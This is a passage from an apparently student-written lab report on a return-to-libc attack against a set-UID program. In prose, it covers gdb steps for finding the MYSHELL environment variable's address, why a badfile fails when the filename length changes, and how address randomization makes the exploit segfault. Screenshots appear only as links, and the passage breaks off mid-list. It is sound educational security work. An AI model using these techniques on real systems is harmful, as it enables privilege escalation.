


We debug the old retlib program “retlib_gdb” as shown above. We break at bof and run the program. We find the starting address of the environment variables and also print the next 100 environment variables from it.








We observe that the MYSHELL environment variable starts at address “0xbffffdc4” as in the below screenshot.




We repeat the above steps for the newly created program “another-retlib_gdb”.









This time we observe that the address of the environment variable “MYSHELL” is “0xbffffdbc” which is different from the previous address.


Thus, we observe that the same badfile will not suffice to exploit the vulnerability when the length of the filename changes.

Task 5: Address Randomization

Now we enable the address randomization countermeasure of Linux which we disabled earlier.


After enabling we run the “retlib” set-UID program with the same badfile generated previously.


On running we observe that we get a segmentation fault. Since randomization is enabled it is difficult to guess the address. Hence the address generated in the badfile is no longer valid, leading to segmentation fault.



To verify the randomness of the addresses we can use the gdb console and print the address of the system library function a couple of times and check if it is the same of it varies on each case.


1. First attempt to print the address of system library function using gdb
    a. We break at bof and run the program in gdb using “r”.
    b. We run the show disable-randomization command and observe that it is on
    c. Using “p system” we print the address which turns out to be “ 0xb74d3da0 ”

